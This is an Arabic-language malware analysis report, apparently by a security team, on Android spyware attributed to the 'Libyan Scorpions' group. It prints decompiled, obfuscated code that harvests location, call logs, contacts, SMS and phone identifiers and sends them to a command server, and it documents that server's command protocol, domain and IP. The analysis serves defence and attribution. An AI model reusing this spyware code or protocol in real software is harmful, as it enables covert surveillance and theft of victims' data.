a.aaajb a.aaak a.aaakb a.aaal a.aaalb a.aaam a.aaamb
package a;

import android.location.Location;
import android.location.LocationListener;
import android.os.Bundle;
import android.util.Log;

/* compiled from: r */
class aaajb implements LocationListener {
    final /* synthetic */ aaabb l;

    public /* synthetic */ void onProviderEnabled(String str) {
    }

    private /* synthetic */ aaajb(aaabb arg0) {
        this.l = arg0;
    }

    public /* synthetic */ void onLocationChanged(Location arg0) {
        Log.i(aaau.y("\u0003,\u0016\u0002;)\u0010 \u0019\u0016&\u001f\u001d\u001c"), arg0.get
            new Thread(new aaarb(this, arg0)).start();
    }

    public /* synthetic */ void onProviderDisabled(String str) {
    }

    public /* synthetic */ void onStatusChanged(String arg0, int arg1, Bundle arg2) {
        Log.e(aaau.y("\u000e7\u00069\\u0006\u001d-\u0019)\u0013+"), arg0);
    }
}

```



كما يمكن للفايروس أن يقوم بجمع سجلات الاتصال مع كامل تفاصيلها مثل ارقام الهواتف للأطراف المتصلة ومدة المكالمات وتاريخها ووقتها بالضبط.

```

jadx-gui - classes.dex
File View Navigation Tools Help
a.aafb a.aafb a.aag a.aagb a.aah a.aahb a.aai a.aaii a.aaab
163 final /* synthetic */ ObjectOutputStream o;
164
164 /* synthetic */ aaafb(Context arg0, ObjectOutputStream arg1) {
164     this.l = arg0;
164     this.o = arg1;
164 }
213
213 public /* synthetic */ void run() {
213     if (VERSION.SDK_INT < 23 || this.l.checkPermission(aaal.y("Vf\u001c5\u0017.\u001ci\u00
213     Cursor query = this.l.getContentResolver().query(Calls.CONTENT_URI, new String[]{'
213     JSONObject jsonObject = new JSONObject();
213     jsonObject.put(aaal.y("\u00047\u00015\u0000*"), 3);
213     JSONArray jsonArray = new JSONArray();
213     if (query.moveToFirst()) {
213         do {
213             Object jsonObject2 = new JSONObject();
213             jsonObject2.put(aaal.y("2\u0000*"), query.getString(query.getColumnIndex(aa
213             jsonObject2.put(aaal.y("6\u00122\u0002>\u0016*"), query.getString(query.get
213             jsonObject2.put(aaal.y("+\u0019+\u0001*"), query.getInt(query.getColumnIndex
213             jsonObject2.put(aaal.y("<\u0012*\u0006+t4\u0011*"), query.getLong(query.getCol
213             jsonObject2.put(aaal.y("\u0001/\u0001*"), query.getLong(query.getColumnIndex
213             jsonArray.put(jsonObject2);
213         } while (query.moveToNext());
213     } query.close();
213     try {
213         if (jsonArray.length() > 0) {
213             synchronized (this.o) {
213                 jsonObject.put(aaal.y("\u0004>f7\u0017*"), jsonArray);
213                 this.o.writeObject(jsonObject.toString());
213                 this.o.flush();
213             }
213         }
213     } return;
213 } return;

```

كما يستطيع الفايروس قراءة رسائل SMS القصيرة دون علم الضحية ومن هنا تستطيع مجموعة "عقارب ليبيا" الدخول على حسابات تليجرام التابعة للضحايا عن طريق استخدام نسخة الـ Web من برنامج تليجرام ثم وضع رقم الهاتف الخاص بالهدف ثم قراءة رمز الدخول والذي يتم إرساله عبر رسالة SMS.

```

jadx-gui - classes.dex
File View Navigation Tools Help
Source code
a aaaaa a.aab a.aabb a.aac a.aacb a.aad a.aadb a.aae a.aabeb a.aaf a.aafb a.aag a.aagb a.aah a.aahb a.aai a.aaii a.aaab
r2.writeObject(r0); Catch:{ all -> 0x0038 }
r0 = r2.l; Catch:{ all -> 0x0038 }
r0.flush(); Catch:{ all -> 0x0038 }
monitor-exit(r1); Catch:{ all -> 0x0038 }
L_0x0037:
return;
L_0x0038:
r0 = move-exception;
monitor-exit(r1); Catch:{ all -> 0x0038 }
throw r0; Catch:{ Exception -> 0x003b }
L_0x003b:
r0 = move-exception;
goto L_0x0037;
L_0x003d:
r7 = new org.json2.JSONObject();
r7.<init>();
r0 = "@*jURK*";
r0 = b.aaao.y(r0);
r1 = 6;
r7.put(r0, r1);
r8 = new org.json2.JSONArray();
r8.<init>();
r0 = r2.o;
r0 = r0.getContentResolver();
r1 = android.provider.ContactsContract.Contacts.CONTENT_URI;
r3 = r2;
r4 = r2;
r5 = r2;
r6 = r0.query(r1, r2, r3, r4, r5);
r1 = r6.getCount();
if (r1 <= 0) goto L_0x0118;
L_0x0066:
r1 = r6;
L_0x0067:
r1 = r1.moveToNext();

```



كما يستطيع الفايروس تحديد رقم هاتف الضحية ودولته واسم مشغل الشبكة من أبراج الاتصالات التابعة لشركة الاتصالات المتصلة بالجهاز.

```

public /* synthetic */ void run() {
    if (VERSION.SDK_INT < 23 || this.o.checkPermission(aaad.y("-c(#{#a- ?{-tiqOd#,-_?tl\bR\
aaadb this;
    TelephonyManager telephonyManager = (TelephonyManager) this.o.getSystemService(aaa
    JSONObject jsonObject = new JSONObject();
    jsonObject.put(aaay.y("-f\k\u0011u"), 15);
    Object lineNumber = telephonyManager.getLineNumber();
    if (lineNumber != null) {
        jsonObject.put(aaad.y("P\u001aG\u0011"), lineNumber);
        Log.e(aaay.y("\rx\th\u001ac"), lineNumber);
    }
    lineNumber = telephonyManager.getDeviceId();
    if (lineNumber != null) {
        jsonObject.put(aaad.y("P\u0015G\u0011"), lineNumber);
        Log.e(aaay.y("\rg\u001ax"), lineNumber);
    }
    lineNumber = telephonyManager.getNetworkCountryIso();
    if (lineNumber != null) {
        jsonObject.put(aaad.y("\u0002\u0007WZ\u0003_\u0007R\u000fG\u001c@u001bL\u0006
        Log.e(aaay.y("pZ\u0007q\u0002u\u000f\u001an\u001di\u0011t\u001bc\u001f"), line
    }
    lineNumber = telephonyManager.getNetworkOperator();
    if (lineNumber != null) {
        jsonObject.put(aaad.y("C\u001b\u001eC\u0016A\u001f{\rXfM\u0011", lineNumber);
        Log.e(aaay.y("\u001e\u0004i\u001f\u001ed\u001cm\u0006a\u0005-\u0010c"), line
    }
    lineNumber = telephonyManager.getNetworkOperatorName();
    if (lineNumber != null) {
        jsonObject.put(aaad.y("\rH\u0018\u0015L_\u0007R\u0003}\tZb\u0000L\u0000M\u00
        Log.e(aaay.y("a\u0015jH\u0002u\u000f\u0000\u0007z\u0007r\u0011r\u0011nk\u0012t"),
    }
    lineNumber = telephonyManager.getSimOperator();
    if (lineNumber != null) {
        jsonObject.put(aaad.y("\u0005E\u0016A\u001f{\rXfM\u0011", lineNumber);
    }
}

```

الفايروس يستخدم برنامج Allatori Java Obfuscator لحماية نفسه وجعل عمليات الهندسة العكسية صعبة وهو يستخدم بروتوكول مبني على JSON Objects مغلف بتشفير SSL الشهير، هذه الطريقة في التشفير والحماية مشابهة جدا لفايروسات JSocket و AlienSpy التي تستهدف أنظمة أندرويد.

```

public /* synthetic */ void run() {
    try {
        JSONObject jsonObject = new JSONObject();
        jsonObject.put(aaad.y("\u0002Q\u0012T\u0019L\u0007"), 3);
        jsonObject.put(aaay.y("PrXgZiKuk"), aaad.y("h3s"));
        SSLSocket sSLSocket = (SSLSocket) aaas.o.createSocket(this.h, this.b);
        sSLSocket.setTrafficClass(24);
        sSLSocket.setKeepAlive(true);
        sSLSocket.setTcpNoDelay(true);
        sSLSocket.setPerformancePreferences(0, 1, 2);
        ObjectOutputStream objectOutputStream = new ObjectOutputStream(sSLSocket.getOutputStream());
        ObjectInputStream objectInputStream = new ObjectInputStream(sSLSocket.getInputStream());
        objectOutputStream.writeObject(jsonObject.toString());
        objectOutputStream.flush();
        objectOutputStream.writeUTF(0 + aaad.y("\u0003") + aaas.l.getString(aaay.y("cLiU
        objectOutputStream.flush();
        Log.e(aaad.y("F\u0000u\u000b@rI\u0003-\tLaN\u0013L\u001fK\u0011", aaay.y("fR?"));
        while (true) {
            jsonObject = new JSONObject((String) objectInputStream.readObject());
            switch (jsonObject.getInt(aaad.y("\u0002Q\u0012T\u0019L\u0007"))) {
                case 1:
                    Log.e(aaay.y("i)NkU"), aaad.y("m"));
                    this.o = new aaac();
                    this.o.y(jsonObject.getInt(aaay.y("hRiZyC")), objectOutputStream);
                    break;
                case 2:
                    if (this.o == null) {
                        break;
                    }
                    this.o.y();
                    break;
                default:
                    break;
            }
        }
    }
}

```

بعد الانتهاء من تحليل الفايروس قمنا برفع ملف الفايروس إلى خدمة VirusTotal لنعرف إن تم رفع الفايروس من قبل على الخدمة أم نحن أول من قام برفعه، وأيضا للحصول على معلومات قد تفيدنا بمتابعة التحقيق حول مجموعة "عقارب ليبيا".

## virustotal

SHA256: e66d795d0c832ad16381d433a13a2cb57ab097d90e9c73a1178a95132b1c0f70

File name: Voice Masseur.apk

Detection ratio: 8 / 54

Analysis date: 2016-08-07 09:32:00 UTC ( 0 minutes ago )

Analysis File detail Additional information Comments Votes

Antivirus	Result	Update
AVG	Android/G2P.KF.C0A6B6C5C5CE	20160807
AhnLab-V3	Android-Spyware/Androrat.119be	20160806
DrWeb	Android.Spy.304.origin	20160807
ESET-NOD32	a variant of Android/Spy.Krysanec.G	20160806
Ikarus	Trojan.AndroidOS.Krysanec	20160807
K7GW	Spyware ( 004d9df51 )	20160807
Kaspersky	HEUR:Trojan.AndroidOS.Agent.ka	20160807
Sophos	Andr/Krysanec-B	20160807
ALYac	✓	20160807
AVware	✓	20160807
Ad-Aware	✓	20160807
AegisLab	✓	20160807

يتبين من الصورة السابقة أن الفايروس لم يتم رفعه من قبل على خدمة VirusTotal وأول نسخة من الفايروس تم رفعها بواسطة فريق سايبيركوف المتخصص بتحليل الأخطار الأمنية CSIRT، نلاحظ هنا أن الفايروس مكشوف من قبل 8 حمايات فقط من أصل 54 حماية مما يعني أن نسبة كشف الفايروس هي 15% وهي نسبة ضئيلة جدا، ونلاحظ أيضا أن معظم الشركات الأمريكية والأولى حسب تصنيف مجلة "فارتنر" فشلت في كشف فايروس "عقارب ليبيا".

Antivirus scan for e66...

https://virustotal.com/en/file/e66d795d0c832ad16381d433a13a2cb57ab097d90

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Aircrack-ng

Community Statistics Documentation FAQ About English

Kingssoft	✓	20160807
Malwarebytes	✓	20160807
McAfee	✓	20160807
McAfee-GW-Edition	✓	20160807
eScan	✓	20160807
Microsoft	✓	20160807
NANO-Antivirus	✓	20160807
Panda	✓	20160807
Qihoo-360	✓	20160807
SUPERAntiSpyware	✓	20160807
Symantec	✓	20160807
Tencent	✓	20160807
TheHacker	✓	20160806
TrendMicro	✓	20160807



## تحليل الاتصال مع مركز القيادة والتحكم

قام فريق سايبركوف المختص بتحليل الأخطار الأمنية بتحليل الاتصالات التي يجريها الفايروس لدراسة سلوك الفايروس ومحاولة التوصل لمعلومات تفيد في كشف فريق "عقارب ليبيا".

### إعادة توجيه الاتصال Sinkhole

قام فريق سايبركوف المختص بتحليل الأخطار الأمنية بإنشاء خادم خاص مزيف يحاكي مركز القيادة والتحكم التابع لمجموعة "عقارب ليبيا" وقام أيضا بإعادة توجيه اتصال الفايروس للخادم المزيف لدراسة سلوك الفايروس وفهم وظائفه بشكل أعمق.

بعد تشغيل الفايروس وعند الاتصال بمركز القيادة والتحكم يقوم الفايروس بإرسال معلومات كثيرة عن الضحية الى المركز ومن ضمن هذه المعلومات: دولة الضحية وعنوان الـ IP الخاص به وسعة ذاكرة الجهاز وإصدار الأندرويد الخاص به ونوع الجهاز وغيرها من المعلومات.

```

root@Cyberkov: ~/voicemail/sinkhole — Konsole
File Edit View Bookmarks Settings Help
root@Cyberkov:~/voicemail/sinkhole# ls
aaau.class aaau.java cert key MainClass.class MainClass.java testkeystore.keystore
root@Cyberkov:~/voicemail/sinkhole# java -Djavax.net.ssl.keyStore=~/testkeystore.keystore -Djavax.net.ssl.keyStorePassword=test123 MainClass
{"LAST_MODIFIED":1470768112327,"UUID":"742ba8b0-5510-4830-98c3-43323881ea85","COUNTRY_PREFIX":"us","NICKNAME":"User","ANDROID":true,"SERVER_PATH":"package:de.keineantwort.android.urlshortener","VBOX":false,"LOCAL_IP":"127.0.0.1","NETWORK":[{"DNS":"winmeif.myq-see.com","PORT":64631},"JAR_EXTENSION":"IvdhiG","PLUGIN_EXTENSION":"vZlkW","COMMAND":1,"JAR_FOLDER":"qumoQvgostl","RAM":"2.0 GB","COUNTRY":"United States","JRE_FOLDER":"XyMygE","OS_NAME":"Android 4.4.4","PLUGIN_FOLDER":"RAKMIiVdrFu","PC_NAME":"Google Nexus 5 - 4.4.4 - API 19 - 1080x1920-Genymotion","JAR_NAME":"HQgENxkdGLx","SERVER_VERSION":"1.1.0","ADMIN":true,"DELAY_CONNECT":1,"JAR_REGISTRY":"dfQHHgRN0vT","JRE_VERSION":"0.9","USER_NAME":"0000000000000000","DELAY_INSTALL":2,"INSTALL":false,"VMWARE":false}

```

خادم سايبيركوف المزيف يستطيع ارسال الأوامر وقراءة الردود من الفايروس ومنها يمكن التحكم بالفايروس بشكل كامل.

```

root@Cyberkov: ~/voicemail/sinkhole — Konsole
File Edit View Bookmarks Settings Help
geoname_id":285570,"iso_code":"KW","names":{"de":"Kuwait","pt-BR":"Kuwait","fr":"Koweit","en":"Kuwait","ru
";"KyбeйT","zh-CN":" Kuwait","es":"Kuwait","ja":" Kuwait"}}
Cyberkov Fake C2 > ^Croot@Cyberkov:~/voicemail/sinkhole#
root@Cyberkov:~/voicemail/sinkhole#
root@Cyberkov:~/voicemail/sinkhole#
root@Cyberkov:~/voicemail/sinkhole# vim MainClass.java
root@Cyberkov:~/voicemail/sinkhole# javac -d . -cp :json-org.jar MainClass.java
root@Cyberkov:~/voicemail/sinkhole# java -cp :json-org.jar -Djavax.net.ssl.keyStore=./testkeystore.k
-Djavax.net.ssl.keyStorePassword=test123 MainClass
{"LAST_MODIFIED":1470768112327,"UUID":"742ba8b0-5510-4830-98c3-43323881ea85","COUNTRY_PREFIX":"us","NICKNA
ME":"User","ANDROID":true,"SERVER_PATH":"package:de.keineantwort.android.urlshortener","VBOX":false,"LOCAL
_IP":"10.1.1.106","NETWORK":{"DNS":"winmeif.myq-see.com","PORT":64631},"JAR_EXTENSION":"IVdhig","PLUGIN
_EXTENSION":"vZlKW","COMMAND":1,"JAR_FOLDER":"qumoQvgostl","RAM":"2.0 GB","COUNTRY":"United States","JRE_FO
LDER":"XyMygE","OS_NAME":"Android 4.4.4","PLUGIN_FOLDER":"RAKMIiVdrHu","PC_NAME":"Google Nexus 5 - 4.4.4.
- API 19 - 1080x1920-Genymotion","JAR_NAME":"HQgENxkdGlx","SERVER_VERSION":"1.1.0","ADMIN":true,"DELAY_CON
NECT":1,"JAR_REGISTRY":"dfQHhGRNOVT","JRE_VERSION":"0.9","USER_NAME":"0000000000000000","DELAY_INSTALL":2,"
INSTALL":false,"VMWARE":false}
Cyberkov Fake C2 > 103
{"registered_country":{"geoname_id":285570,"names":{"de":"Kuwait","pt-BR":"Kuwait","fr":"Koweit","en":"Kuwa
it","ru":"KyбeйT","zh-CN":" Kuwait","es":"Kuwait","ja":" Kuwait"},"iso_code":"KW","location":{"time_zo
ne":"Asia/Kuwait","longitude":47.9783,"accuracy_radius":1,"latitude":29.3697},"continent":{"geoname_id":62
55147,"names":{"de":"Asien","pt-BR":"Asia","tr":"Asie","en":"Asia","ru":"Азия","zh-CN":" Kuwait","es":"Asia",
"ja":" Kuwait"},"code":"AS"},"traits":{"autonomous_system_organization":"ZAIN","ip_address":"31.203.118.54"},
"organization":"Mobile Telecommunications Company","autonomous_system_number":42961,"isp":"Mobile Telecom
munications Company"},"subdivisions":{"geoname_id":285788,"names":{"en":"Al Asimah"},"iso_code":"KU"},"C
OMMAND":3,"country":{"geoname_id":285570,"names":{"de":"Kuwait","pt-BR":"Kuwait","tr":"Koweit","en":"Kuwa
it","ru":"KyбeйT","zh-CN":" Kuwait","es":"Kuwait","ja":" Kuwait"},"iso_code":"KW"},"city":{"geoname_id":2
85787,"names":{"de":"Kuwait-Stadt","pt-BR":"Kuwait","fr":"Koweit","en":"Kuwait City","ru":"Эль-Кувейт","zh
-CN":" Kuwait","es":"Ciudad de Kuwait","ja":" Kuwait"}}}
Cyberkov Fake C2 > 104
{"COMMAND":2}
Cyberkov Fake C2 > 105
{"MESSAGE":"PINGPONG","COMMAND":1}
Cyberkov Fake C2 >

```


نلاحظ هنا أن الأوامر التي تم ارسالها الى الفايروس وهي 103 و 104 و 105 متعلقة بالقائمة التالية والتي وجدناها معرفة داخل الفايروس:

```

jadx-gui - classes.dex
File View Navigation Tools Help
com.google.app.b.aaac
com.google.app.b.aaal
com.google.app.b.aaav
com.google.app.b.aaaj
com.google.app.b.aaa
139 this.p.flush();
while (true) {
135 JSONObject jsonObject = new JSONObject((String) this.o.readObject());
switch (jsonObject.getInt(aaav.y("Z-T|XrP"))) {
case 100:
56 aaac com_google_app_options_aaac = new aaac(jsonObject, this.l, this.b
break;
case com.google.app.a.aaas.k /*101*/:
163 new aaay(jsonObject, this.l).start();
break;
case com.google.app.a.aaas.b /*102*/:
136 new aaad(jsonObject, this.l).start();
break;
case com.google.app.a.aaas.l /*103*/:
233 new com.google.app.options.aaal(this.p).start();
break;
case com.google.app.a.aaas.d /*104*/:
179 new com.google.app.options.aaav(this.p, this.l).start();
break;
case com.google.app.a.aaas.p /*105*/:
144 new com.google.app.options.aaas(this.p).start();
break;
case com.google.app.a.aaas.j /*106*/:
241 this.w.close();
break;
case com.google.app.a.aaas.f /*107*/:
57 Process.killProcess(Process.myPid());
break;
case com.google.app.a.aaas.o /*108*/:
201 String string = jsonObject.getString(aaad.y("u001cl\u0014y\u0016w\u00
271 if (!string.equalsIgnoreCase(aaav.y("f\"))) {
60 if (!string.equalsIgnoreCase(aaad.y("h2t\")) {
93 if (!string.equalsIgnoreCase(aaav.y("r$\")) {
break;

```


عند ارسال أي أمر من الأوامر في القائمة السابقة يقوم الفايروس بتنفيذ الأمر في الجهاز ثم الرد بالنتيجة على مركز القيادة والتحكم (يقوم بالرد هنا على خادم سايبيركوف المزيف)، فمثلاً عند ارسال الأمر 111 يقوم الفايروس بإلغاء تنصيب البرنامج الحقيقي URL Shortener:



```


root@Cyberkov: ~/voicemail/sinkhole — Konsole
File Edit View Bookmarks Settings Help
root@Cyberkov:~/voicemail/sinkhole# vim MainClass.java
root@Cyberkov:~/voicemail/sinkhole# javac -d . -cp .:json-org.jar MainClass.java
root@Cyberkov:~/voicemail/sinkhole# java -cp .:json-org.jar -Djavax.net.ssl.keyStore=~/testkeystore.keystore -Djavax.net.ssl.keyStorePassword=test123 MainClass
{"LAST_MODIFIED":1470768112327,"UUID":"742ba8b0-5510-4830-98c3-43323881ea85","COUNTRY_PREFIX":"us","NICKNAME":"User","ANDROID":true,"SERVER_PATH":"package:de.keineantwort.android.urlshortener","VBOX":false,"LOCAL_IP":"10.1.1.106","NETWORK":[{"DNS":{"winmeif.myq-see.com","PORT":64631},"JAR_EXTENSION":"IvdhiG","PLUGIN_EXTENSION":"vZlKW","COMMAND":1,"JAR_FOLDER":"qumoQvgostl","RAM":"2.0 GB","COUNTRY":"United States","JRE_FOLDER":"XyMyGE","OS_NAME":"Android 4.4.4","PLUGIN_FOLDER":"RAKMIvdrHu","PC_NAME":"Google Nexus 5 - 4.4.4 - API 19 - 1080x1920-Genymotion","JAR_NAME":"HqgENxkdGLx","SERVER_VERSION":"1.1.0","ADMIN":true,"DELAY_CONNECT":1,"JAR_REGISTRY":"dfQHGRNOVT","JRE_VERSION":"0.9","USER_NAME":"0000000000000000","DELAY_INSTALL":2,"INSTALL":false,"VMWARE":false}
Cyberkov Fake C2 > 103
{"registered_country":{"geoname_id":285570,"names":{"de":"Kuwait","pt-BR":"Kuwait","fr":"Koweït","en":"Kuwait","ru":"Кувейт","zh-CN":"","es":"Kuwait","ja":"","iso_code":"KW"},"location":{"time_zone":"Asia/Kuwait","longitude":47.9783,"accuracy_radius":1,"latitude":29.3697},"continent":{"geoname_id":6255147,"names":{"de":"Asien","pt-BR":"Ásia","fr":"Asie","en":"Asia","ru":"Азия","zh-CN":"","es":"Asia","ja":"","code":"AS"},"traits":{"autonomous_system_organization":"ZAIN","ip_address":"31.203.118.54"},"organization":"Mobile Telecommunications Company","autonomous_system_number":42961,"isp":"Mobile Telecommunications Company"},"subdivisions":[{"geoname_id":285788,"names":{"en":"Al Asimah"},"iso_code":"KU"},"COMMAND":3,"country":{"geoname_id":285570,"names":{"de":"Kuwait","pt-BR":"Kuwait","fr":"Koweït","en":"Kuwait","ru":"Кувейт","zh-CN":"","es":"Kuwait","ja":"","iso_code":"KW"},"city":{"geoname_id":285787,"names":{"de":"Kuwait-Stadt","pt-BR":"Kuwait","fr":"Koweït","en":"Kuwait City","ru":"Эль-Кувейт","zh-CN":"","es":"Ciudad de Kuwait","ja":"","iso_code":"KW"},"location":{"time_zone":"Asia/Kuwait","longitude":47.9783,"accuracy_radius":1,"latitude":29.3697},"continent":{"geoname_id":6255147,"names":{"de":"Asien","pt-BR":"Ásia","fr":"Asie","en":"Asia","ru":"Азия","zh-CN":"","es":"Asia","ja":"","code":"AS"},"traits":{"autonomous_system_organization":"ZAIN","ip_address":"31.203.118.54"},"organization":"Mobile Telecommunications Company","autonomous_system_number":42961,"isp":"Mobile Telecommunications Company"},"subdivisions":[{"geoname_id":285788,"names":{"en":"Al Asimah"},"iso_code":"KU"},"COMMAND":2}
Cyberkov Fake C2 > 104
{"COMMAND":2}
Cyberkov Fake C2 > 105
{"MESSAGE":"PINGPONG","COMMAND":1}
Cyberkov Fake C2 > {"MESSAGE":"PINGPONG","COMMAND":1}
{"MESSAGE":"PINGPONG","COMMAND":1}
104
{"COMMAND":2}
Cyberkov Fake C2 > 111
Cyberkov Fake C2 >
  
```

بعد ارسال الأمر تظهر هذه النافذة في جهاز الضحية:



## مركز القيادة والتحكم الحقيقي

قام فريق سايبركوف المختص بتحليل الأخطار الأمنية بتحليل مركز القيادة والتحكم الحقيقي التابع لمجموعة "عقارب ليبيا" وتبين من خلال التحليل أن الفايروس الذي تستخدمه المجموعة فعلا من نوع JSocket/AlienSpy لأن هذا النوع من الفايروسات يقوم بفتح المنفذ رقم 1234 ويستعمل شهادة تشفير باسم `assylas2`.



بناء على خدمة Shodan المتخصصة بمتابعة منافذ الخوادم في العالم، تم فتح منفذ 1234 في خادم مجموعة "عقارب ليبيا" بتاريخ 07-12-2016 وبهذا التاريخ قد يكون انتشار الفايروس تم قبل 25 يوم من كشف سايبركوف له.

```

root@Cyberkov: ~/voicemessage/sinkhole — Konsole
File Edit View Bookmarks Settings Help
root@Cyberkov:~/voicemessage/sinkhole# shodan host ^C
root@Cyberkov:~/voicemessage/sinkhole# host winmeif.myq-see.com
winmeif.myq-see.com has address 41.208.110.46
root@Cyberkov:~/voicemessage/sinkhole# shodan host --history 41.208.110.46
41.208.110.46
Country:          Libya
Organization:    Libya Telecom and Technology Backbone L.L Pool
Number of open ports: 2

Ports:
80 Apache httpd (2.4.18) (2016-08-10)
1234 (2016-07-12)
root@Cyberkov:~/voicemessage/sinkhole#

```

## متابعة ومراقبة مجموعة عقارب ليبيا

يبدو أن مجموعة "عقارب ليبيا" قامت بتنصيب مجموعة كبيرة من برامج التجسس التي تستهدف أنظمة أندرويد حيث أن فريق سايبركوف المختص بتحليل الأخطار الأمنية اكتشف العديد من المنافذ المفتوحة في مركز القيادة والتحكم وبدورها تستعمل بروتوكولات مشابهة جداً.

```

root@ext-Kov: ~
root@ext-Kov: ~ 110x48
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2016-08-08 12:31 EDT
NSE: Loaded 36 scripts for scanning.
Initiating SYN Stealth Scan at 12:31
Scanning 41.208.110.46 [65535 ports]
Discovered open port 80/tcp on 41.208.110.46
Increasing send delay for 41.208.110.46 from 0 to 5 due to 50 out of 124 dropped probes since last increase.
Discovered open port 1234/tcp on 41.208.110.46
SYN Stealth Scan Timing: About 7.52% done; ETC: 12:38 (0:06:21 remaining)
SYN Stealth Scan Timing: About 16.18% done; ETC: 12:38 (0:05:16 remaining)
SYN Stealth Scan Timing: About 24.87% done; ETC: 12:37 (0:04:35 remaining)
SYN Stealth Scan Timing: About 33.45% done; ETC: 12:37 (0:04:01 remaining)
SYN Stealth Scan Timing: About 42.09% done; ETC: 12:37 (0:03:28 remaining)
SYN Stealth Scan Timing: About 50.51% done; ETC: 12:37 (0:02:57 remaining)
Discovered open port 82/tcp on 41.208.110.46
Discovered open port 81/tcp on 41.208.110.46
Discovered open port 64631/tcp on 41.208.110.46
SYN Stealth Scan Timing: About 58.88% done; ETC: 12:37 (0:02:27 remaining)
Discovered open port 4444/tcp on 41.208.110.46
SYN Stealth Scan Timing: About 67.40% done; ETC: 12:37 (0:01:57 remaining)
SYN Stealth Scan Timing: About 75.85% done; ETC: 12:37 (0:01:26 remaining)
SYN Stealth Scan Timing: About 84.32% done; ETC: 12:37 (0:00:56 remaining)
Completed SYN Stealth Scan at 12:37, 355.60s elapsed (65535 total ports)
Initiating Service scan at 12:37
Scanning 6 services on 41.208.110.46
Completed Service scan at 12:38, 28.57s elapsed (6 services on 1 host)
NSE: Script scanning 41.208.110.46.
Initiating NSE at 12:38
Completed NSE at 12:38, 0.11s elapsed
Initiating NSE at 12:38
Completed NSE at 12:38, 0.11s elapsed
Nmap scan report for 41.208.110.46
Host is up (0.044s latency).
Not shown: 65528 closed ports
